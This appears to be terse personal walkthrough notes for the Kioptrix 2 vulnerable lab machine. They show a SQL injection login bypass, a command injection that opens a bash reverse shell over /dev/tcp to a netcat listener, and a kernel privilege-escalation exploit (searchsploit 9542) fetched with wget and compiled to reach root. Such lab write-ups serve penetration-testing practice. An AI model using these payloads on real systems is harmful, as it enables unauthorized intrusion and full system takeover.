kioptrix 2

`arp-scan -l`

192.168.229.138


in browser >> http://192.168.229.138

> 🔒 in login panel >>
> username ' OR 1=1 —
> password ' OR 1=1 —

http://192.168.229.138/index.php

`192.168.229.138;bash -i >& /dev/tcp/192.168.229.131/4444 0>&1` >> submit

listen on a port in local machine terminal >>
`nc -lvvnp 4444`



```
bash: no job control in this shell
bash-3.00$ ls /etc/*release
/etc/redhat-release
bash-3.00$ cat /etc/redhat-release
CentOS release 4.5 (Final)
bash-3.00$ 
```

>> browser >> **linux 2.6.9 entOS 4.5 exploit**

in another terminal

```
searchsploit 9542
searchsploit -m 9542.c
python3 -m http.server 8080
```

```
wget http://192.168.229.131:8080/9542.c
gcc 9542.c -o exploit
./exploit
cd /root
```